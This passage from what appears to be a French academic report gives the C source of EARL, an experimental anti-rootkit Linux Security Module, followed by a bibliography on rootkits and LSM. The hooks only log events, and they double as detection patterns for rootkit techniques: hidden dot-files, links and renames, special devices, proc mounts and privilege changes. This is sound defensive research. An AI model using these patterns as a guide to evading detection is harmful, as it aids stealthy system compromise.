                        old->gid.val != 0 && old->egid.val != 0)
                pr_info("EARL: Potential privilege escalation (group)\n");

        return 0;
}

/**
 * earl_path_symlink() - Log the creation of hidden symlinks
 * @dir: path structure of the symbolic link's parent directory
 * @dentry: dentry structure of the symbolic link
 * @old_name: pathname of the file
 *
 * Returns: 0 if permission is granted
 */
static int earl_path_symlink(const struct path *dir, struct dentry *dentry,
                                                const char *old_name)
{
        char *link_parent, *link_name;
        char parent_buf[100], link_buf[100];

        memset(parent_buf, 0, sizeof(parent_buf));
        memset(link_buf, 0, sizeof(link_buf));

        link_parent = d_absolute_path(dir, parent_buf, sizeof(parent_buf));
        link_name = simple_dname(dentry, link_buf, sizeof(link_buf));

        if (!IS_ERR(link_parent) && !IS_ERR(link_name))
                if (link_name[1] == '.')
                        pr_info("EARL: Creation of hidden symlink %s%s on %s",
                                        link_parent, link_name, old_name);
        return 0;
}

/*
 * earl_path_link() - Log the creation of hidden hard links
 * @old_dentry: dentry structure for an existing link to the file
 * @new_dir: path structure of the parent directory of the new link
 * @new_dentry: dentry structure for the new link
 *
 * Return: 0 if permission is granted
 */
static int earl_path_link(struct dentry *old_dentry,
                                const struct path *new_dir,
                                struct dentry *new_dentry)
{
        char *link_parent, *link_name;
        char parent_buf[100], link_buf[100];
        unsigned long inode_num = old_dentry->d_inode->i_ino;

        memset(parent_buf, 0, sizeof(parent_buf));
        memset(link_buf, 0, sizeof(link_buf));

        link_parent = d_absolute_path(new_dir, parent_buf, sizeof(parent_buf));
        link_name = simple_dname(new_dentry, link_buf, sizeof(link_buf));

        if (!IS_ERR(link_parent) && !IS_ERR(link_name))
                if (link_name[1] == '.')
                        pr_info("EARL: Creation of hidden hard link %s%s on inode %lu\n",
                                        link_parent, link_name, inode_num);
        return 0;
}

/**
 * earl_path_rename() - Log the renaming of non-hidden files into hidden files
 * @old_dir: path structure for the old file's parent
```

```
 * @old_dentry: dentry structure of the old file
 * @new_dir: path structure for the parent of the new file
 * @new_dentry: dentry structure of the new file
 *
 * Return: 0 if permission is granted
 */
static int earl_path_rename(const struct path *old_dir,
                            struct dentry *old_dentry,
                            const struct path *new_dir,
                            struct dentry *new_dentry)
{
        char *old_dir_path, *new_dir_path, *new_filename, *old_filename;
        char old_dir_buf[100], new_dir_buf[100];
        char new_file_buf[100], old_file_buf[100];

        memset(old_dir_buf, 0, sizeof(old_dir_buf));
        memset(new_dir_buf, 0, sizeof(new_dir_buf));
        memset(new_file_buf, 0, sizeof(new_file_buf));
        memset(old_file_buf, 0, sizeof(old_file_buf));

        old_dir_path = d_absolute_path(old_dir, old_dir_buf,
                                       sizeof(old_dir_buf));
        new_dir_path = d_absolute_path(new_dir, new_dir_buf,
                                       sizeof(new_dir_buf));
        old_filename = simple_dname(old_dentry, old_file_buf,
                                       sizeof(old_file_buf));
        new_filename = simple_dname(new_dentry, new_file_buf,
                                       sizeof(new_file_buf));

        if (!IS_ERR(old_dir_path) && !IS_ERR(new_dir_path)
                        && !IS_ERR(old_filename) && !IS_ERR(new_filename))
                if (strcmp(old_filename, new_filename) &&
                                       new_filename[1] == '.')
                        pr_info("EARL: Renaming %s%s to %s%s\n",
                                       old_dir_path, old_filename,
                                       new_dir_path, new_filename);
        return 0;
}

/**
 * earl_path_mknod() - Log hidden files creation
 * @dir: path structure of the new file's parent
 * @dentry: dentry structure of the new file
 * @mode: mode of the new file
 * @dev: undecoded device number
 *
 * Return: 0 if permission is granted
 */
static int earl_path_mknod(const struct path *dir, struct dentry *dentry,
                                       umode_t mode, unsigned int dev)
{
        char *absolute_path, *file_name;
        char path_buf[100], file_buf[100];

        memset(file_buf, 0, sizeof(file_buf));
        memset(path_buf, 0, sizeof(path_buf));

        absolute_path = d_absolute_path(dir, path_buf, sizeof(path_buf));
        file_name = simple_dname(dentry, file_buf, sizeof(file_buf));

        if (!IS_ERR(file_name) && file_name[1] == '.')
                if (!log_only_special || is_special(dentry->d_sb))
                        pr_info("EARL: Creation of hidden file %s%s (mode = %hu, fs_type = %s)\n",
                                       absolute_path, file_name,
                                       mode, dentry->d_sb->s_type->name);
        return 0;
}

/**
 * earl_inode_mknod() - Log creation of special devices
 * @dir: inode structure of parent of the new file
 * @dentry: dentry structure of the new file
 * @mode: mode of the new file
 * @dev: device number
```

```
 *
 * Return: 0 if permission is granted
 */
static int earl_inode_mknod(struct inode *dir, struct dentry *dentry,
                                        umode_t mode, dev_t dev)
{
        char *dname;
        char buf_dname[100];

        memset(buf_dname, 0, sizeof(buf_dname));
        dname = simple_dname(dentry, buf_dname, sizeof(buf_dname));
        if (!IS_ERR(dname))
                pr_info("EARL: Creation of special device %s (mode = %hu and device number = %u)\n",
                                                        dname, mode, dev);
        return 0;
}

/**
 * earl_task_kill() - Log sent signals
 * @p: task object
 * @info: unused
 * @sig: signal value
 * @secid: unused
 *
 * Return: 0 if permission is granted
 */
static int earl_task_kill(struct task_struct *p, struct siginfo *info,
                                                int sig, u32 secid)
{
        if (sig)
                pr_info("EARL: Process with pid %d was sent signal No. %d\n",
                                                        (int) p->pid, sig);
        return 0;
}

/**
 * earl_sb_mount() - Log proc mounting
 * @dev_name: name for object being mounted
 * @path: path for mount point object
 * @type: filesystem type
 * @flags: mount flags
 * @data: filesystem-specific data
 *
 * Return: 0 if permission granted
 */
static int earl_sb_mount(const char *dev_name, const struct path *path,
                        const char *type, unsigned long flags, void *data)
{
        char *pathname;
        char buf[100];

        memset(buf, 0, sizeof(buf));
        pathname = d_path(path, buf, sizeof(buf));
        if (!IS_ERR(pathname) && type != NULL && !strcmp(type, "proc"))
                pr_info("EARL: Mounting %s of type proc (device = %s)\n",
                                                pathname, dev_name);
        return 0;
}

static struct security_hook_list earl_hooks[] = {
        LSM_HOOK_INIT(task_kill, earl_task_kill),
        LSM_HOOK_INIT(sb_mount, earl_sb_mount),
        LSM_HOOK_INIT(inode_mknod, earl_inode_mknod),
        LSM_HOOK_INIT(cred_prepare, earl_cred_prepare),
        LSM_HOOK_INIT(socket_bind, earl_socket_bind),
        LSM_HOOK_INIT(socket_connect, earl_socket_connect),
        LSM_HOOK_INIT(path_rename, earl_path_rename),
        LSM_HOOK_INIT(path_mknod, earl_path_mknod),
        LSM_HOOK_INIT(path_link, earl_path_link),
        LSM_HOOK_INIT(path_symlink, earl_path_symlink),
};

/**
 * earl_add_hooks() - Initialize EARL
```

```
 */
void __init earl_add_hooks(void)
{
        pr_info("EARL: Experimental Anti-Rootkit LSM.\n");
        security_add_hooks(earl_hooks, ARRAY_SIZE(earl_hooks));
}
```

Références

[1] Xiaoxin Chen et Liviu Iftode Arati Baliga. Paladin : Automated detection and containment of rootkit attacks. https://pdfs.semanticscholar.org/f51f/9be6b02d2c2ec2a414a14dde4979765f6670.pdf.

[2] TomášVojnar et Martin Drahanský Boris Procházka. Hijacking the linux kernel. http://drops.dagstuhl.de/opus/volltexte/2011/3063/pdf/7.pdf.

[3] Andreas Bunten. Unix and linux based rootkits : Techniques and countermeasures, Avril 2004.

[4] Jonathan Corbet, Alessandro Rubini, and Greg Kroah-Hartman. *Linux Device Drivers*. O'Reilly, 3 edition, 2005.

[5] Hussein El-Sayed. Linux security modules framework (lsm). https://se7so.blogspot.fr/2012/04/linux-security-modules-framework-lsm.html, Avril 2012.

[6] Larry McVoy (Silicon Graphics) et Carl Staelin (Hewlett-Packard Laboratories). lmbench : Portable tools for performance analysis. https://www.usenix.org/legacy/publications/library/proceedings/sd96/full_papers/mcvoy.pdf, janvier 1996.

[7] Doug Wampler et James Graham. *Chapter 7 : A method for detecting Linux kernel modules rootkits*. 2007.

[8] Michael Leibowitz. Horse pill : A new kind of linux rootkit. https://www.blackhat.com/docs/us-16/materials/us-16-Leibowitz-Horse-Pill-A-New-Type-Of-Linux-Rootkit.pdf, 2016.

[9] Ciaran McNally. mak_it : Linux rootkit. development and investigation with systemta. http://r00tkit.me, 2014.

[10] Mohammad Nauman. Writing a skeleton linux security module. http://www.csrdu.org/nauman/2010/05/23/writing-a-skeleton-linux-security-module/, Mai 2010.

[11] Jan K. Rutkowski. Execution path analysis : finding kernel based rootkits. http://phrack.org/issues/59/10.html, Juillet 2002.

[12] Xuxian Jiang et Dongyan Xu Ryan Riley. Guest-transparent prevention of kernel rootkits with vmm-based memory shadowing. https://vsecurity.info/pubs/RAID08.pdf, 2008.

[13] Xuxian Jiang et Dongyan Xu Ryan Riley. Multi-aspect profiling of kernel rootkit behavior. https://www.csc2.ncsu.edu/faculty/xjiang4/pubs/EUROSYS09.pdf, 2009.

[14] Casey Schaufler. Security module stacking next steps. http://kernsec.org/files/lss2015/201508-LinuxSecuritySummit-Stacking.pdf, Août 2015.

[15] Casey Schaufler. How to write a linux security module that makes sense for you. http://schaufler-ca.com/yahoo_site_admin/assets/docs/201602-LCA-LSM.50123454.pdf, Février 2016.

[16] Sherri Sparks Shawn Embleton and Cliff Zou. Smm rootkits : A new breed of os independent malware. http://www.co-c.net/repository-securite-informatique/Papers/SMM-Rootkits-Securecom08.pdf, 2008.

[17] Stephen Smalley, Timothy Fraser, and Chris Vance. Linux security modules : General security hooks for linux. http://landley.net/kdocs/Documentation/DocBook/xhtml-nochunks/lsm.html.

[18] Brad Spengler. Why doesn't grsecurity use lsm ? https://grsecurity.net/lsm.php, 2007.

[19] Alexander Tereshkin and Rafal Wojtczuk. Introducing ring -3 rootkits. https://www.blackhat.com/presentations/bh-usa-09/TERESHKIN/BHUSA09-Tereshkin-Ring3Rootkit-SLIDES.pdf, Juillet 2009.

[20] Vladz. Writing a lkm rootkit that uses lsm hooks. http://vladz.devzero.fr/015_lsm-backdoor.html, Juin 2015.

[21] David Wheeler. Add safename, a new minor linux security module (lsm). https://lwn.net/Articles/686021/, Mai 2016.

[22] Wikipedia. Rootkit. https://en.wikipedia.org/wiki/Rootkit, Janvier 2017.

[23] Chris Wright. Macrobenchmark : Kernel compilation. https://www.usenix.org/legacy/event/sec02/full_papers/wright/wright_html/node21.html, Mai 2002.

[24] Chris Wright, Crispin Cowan, Stephen Smalley, James Morris, and Kroah-Hartman Greg. Linux security module framework (ottawa linux symposium). http://www.kroah.com/linux/talks/ols_2002_lsm_paper/lsm.pdf, 2002.

[25] Chris Wright, Crispin Cowan, Stephen Smalley, James Morris, and Kroah-Hartman Greg. Linux security modules : General security support for the linux kernel. http://www.kroah.com/linux/talks/usenix_security_2002_lsm_paper/lsm.pdf, Août 2002.

[26] Dino A. Dai Zovi. Hardware virtualization rootkits. http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Zovi.pdf, Aout 2006.

[27] Frédéric Raynal et Vincent Nicomette Éric Lacombe. De l'invisibilité des rootkits : application sous linux. http://esec-lab.sogeti.com/static/publications/07-sstic-rootkits_article.pdf, 2007.